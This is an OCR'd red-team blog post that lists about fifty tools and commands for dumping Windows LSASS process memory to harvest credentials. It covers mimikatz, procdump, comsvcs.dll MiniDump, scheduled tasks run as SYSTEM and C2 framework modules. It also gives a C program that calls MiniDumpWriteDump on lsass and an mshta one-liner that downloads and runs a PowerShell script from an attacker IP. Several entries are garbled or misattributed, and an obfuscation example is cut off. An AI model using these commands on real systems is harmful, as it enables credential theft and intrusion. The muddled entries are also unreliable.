
50 Methods For Lsass Dump

redteamrecipe.com/50-methods-for-lsass-dumprtc0002

Reza Rashidi



Mimikatz

Methods: Sekurlsa::logonpasswords Sekurlsa::minidump lsadump::dcsync

ProcDump

Methods: procdump -ma lsass.exe lsass.dmp procdump -accepteula -64 -ma lsass.exe lsass.dmp

Process Hacker

Methods: System->LSASS process->Create Dump

DumpIt

Methods: tasklist /FI "IMAGENAME eq lsass.exe" DumpIt.exe PID output_file_name.bin

Windows Debugging Tools

Methods: windbg -p .dump /ma c:\path\to\lsass.dmp .detach .q

FTK Imager

Methods: Create Disk Image Physical Drive Capture Memory LSASS.exe

Volatility

Methods: Pstree volatility -f memory_dump.raw --profile=Win7SP1x64 memdump -p <lsass_pid> -D <output_directory>

WinPmem

Methods: winpmem.exe -o dump.raw

hiberfil.sys

Methods: windbg.exe -y srv*c:\symbols*msdl.microsoft.com/download/symbols -i c:\symbols -z C:\hiberfil.sys Yes !process 0 0 lsass.exe !process 0 0 lsass.exe; .dump /ma

Windows Error Reporting

Methods: HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps->DumpType->2 Lsass-Shtinkering.exe

LiveKd

Methods: LiveKd.exe -w !process 0 0 lsass.exe .process /p [lsass PID] .dump /ma [dump file path]

Task Manager

Methods: Powershell -ep bypass Get-Process lsass C:\Windows\System32\Taskmgr.exe /dumpfile=C:\lsass.dmp /pid=<LSASS_PID>

Cobalt Strike+SharpDump

Methods: Execute-assembly SharpDump Or load sharpdump

sharpdump

Cobalt Strike+mimikatz_command

Methods: Mimikatz_command sekurlsa::minidump

Cobalt Strike+taskkill

Methods: taskkill /f /im lsass.exe

Cobalt Strike+Sysinternals

Methods: load sysinternals Procexp "File" -> "Save"

Cobalt Strike+schtasks Methods: cmd /c cmd /c Schtasks.exe /create /RU SYSTEM /SC Weekly /D SAT /TN Commands /TR ""rundll32.exe" C:\windows\system32\comsvcs.dll MiniDump "+strPID+" C:\Windows\Tasks\dump.bin full" /ST 06:06:06 && Schtasks.exe /run /TN Commands && REM ' -Force;"

Brute Ratel C4+Kiwi

Methods: load kiwi Lsa_dump_sam lsa_dump_secrets

Metasploit+lsassy

Methods: use post/windows/gather/credentials/lsassy set SESSION Run or exploit

Covenant+SharpKatz

Methods: Create Task->Module->SharpKatz Arguments->lsa_dump

Empire+wmiexec

Methods: Modules credentials/mimikatz/lsass_dump Execute or run sekurlsa::minidump

Sliver+lsass_dump

Methods: use lsass_dump Options run

Villain

Methods: villain.exe agent villain.exe client -c <IP_ADDRESS> villain.exe dump lsass

Octopus

Methods: pupy.exe shell --cmd "python -m pupy.modules.pupywinutils.lsassdump -o C:\temp\lsass.dmp"

NimPlant

Methods: lsassdump

PoshC2+MiniDumpWriteDump

Methods: MiniDumpWriteDump Get-LsassDumpProcDump

PoshC2+NtQueryVirtualMemory

Methods: NtQueryVirtualMemory Get-LsassDumpNtQueryVirtualMemory

PoshC2+BloodHound

Methods: Get-LsassDumpBloodHound

Manjusaka

Methods: mshta.exe javascript:A=new ActiveXObject("WScript.Shell").run("powershell -nop -w hidden -c IEX (New-Object Net.WebClient).DownloadString('http://<attacker_ip>:/r.ps1')",0);close(); Manjusaka lsass dump

Dumpert

Methods: Dumpert.exe -k lsass.exe -s -o lsass.dmp

NanoDump

Methods: NanoDump.exe -t [process ID] -o [output file path]

Spraykatz

Methods: spraykatz.exe -w -u -p --krb5i --mimikatz "sekurlsa::minidump lsass.dmp" "exit"

HandleKatz

Methods: HandleKatz.exe -p lsass.exe HandleKatz.exe -p lsass.exe -o [handle ID] -dump

CallBackDump

Methods: CallbackDump.exe -d <dump_file_path> -p <process_id>

LsassSilentProcessExit

Methods: LsassSilentProcessExit.exe

AndrewSpecial

Methods: AndrewSpecial andrew.dmp!

Masky

Methods: .\Masky.exe /ca:'CA SERVER\CA NAME' (/template:User) (/currentUser) (/output:./output.txt) (/debug:./debug.txt)

SharpMiniDump

Methods: SharpMiniDump.exe -p <lsass_process_id> -o lsass.dmp

MiniDump

Methods: MiniDump.exe /p <process_id> /o <output_file_name>

LsassDumpReflectiveDll

Methods: Import-Module .\ReflectiveLsassDump.dll Invoke-ReflectivePEInjection -PEBytes (Get-Content ReflectiveLsassDump.dll -Encoding Byte) -ProcessID (Get-Process lsass).Id

MoonSols Windows Memory Toolkit

Methods: MoonSolsWindowsMemoryToolkit.exe Dumping->Launch DumpIt LSASS->Select the process to dump

MiniDumpWriteDump

Methods: OpenProcess MiniDumpWriteDump

```
#include <windows.h>
#include <dbghelp.h>

int main()
{
    HANDLE hProcess = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, <lsass_process_id>);
    if (hProcess == NULL)
    {
        printf("Failed to open process: %u\n", GetLastError());
        return 1;
    }

    WCHAR dumpFileName[MAX_PATH];
    swprintf(dumpFileName, MAX_PATH, L"lsass.dmp");

    HANDLE hDumpFile = CreateFile(dumpFileName, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hDumpFile == INVALID_HANDLE_VALUE)
    {
        printf("Failed to create dump file: %u\n", GetLastError());
        CloseHandle(hProcess);
        return 1;
    }

    BOOL success = MiniDumpWriteDump(hProcess, <lsass_process_id>, hDumpFile, MiniDumpWithFullMemory, NULL, NULL, NULL);
    if (!success)
    {
        printf("Failed to create minidump: %u\n", GetLastError());
        CloseHandle(hDumpFile);
        CloseHandle(hProcess);
        return 1;
    }

    CloseHandle(hDumpFile);
    CloseHandle(hProcess);

    return 0;
}
```

Comsvcs.dll

Methods: regsvr32 comsvcs.dll rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump lsass.exe lsass.dmp full

MirrorDump

Methods: .\MirrorDump.exe -f "NotLSASS.zip" -d "LegitLSAPlugin.dll" -l 1073741824

Dumpy

Methods: dumpy.exe dump -k secretKey -u remotehost/upload force

RToolZ+ProcExp152.sys

Methods: .\procexp64.exe -accepteula /t RToolZ -p

SharpUnhooker+LsassUnhooker

Methods: LsassUnhooker.exe -r <output_file_path> SharpUnhooker.exe inject --process lsass.exe --modulepath ReflectiveDLL.dll SharpUnhooker.exe dump --process lsass.exe --output lsass_dump.bin

hashdump

Methods: Kldumper.exe laZagne_x64.exe PwDump7.exe QuarksPwDump.exe SqlDumper.exe Wce_x64.exe SAMInside.exe

Mimikatz+Invoke-Obfuscation

Methods: Invoke-Obfuscation -ScriptBlock { [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('C:\mimikatz.exe')) } -Command 'Invoke-Expression ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("JABzAD0ATwB2AGkAZQBzAC4AQwBvAG0AbQBhAG4AQ

Import-Module PowerSploit Invoke-Mimikatz -DumpCreds

BetterSafetyKatz

Methods: .\BetterSafetyKatz.exe .\BetterSafetyKatz.exe '.\mimikatz_trunk.zip' Sekurlsa::minidump

Subscribe to our newsletter

Read articles from **RedTeamRecipe** directly inside your inbox. Subscribe to the newsletter, and don't miss out.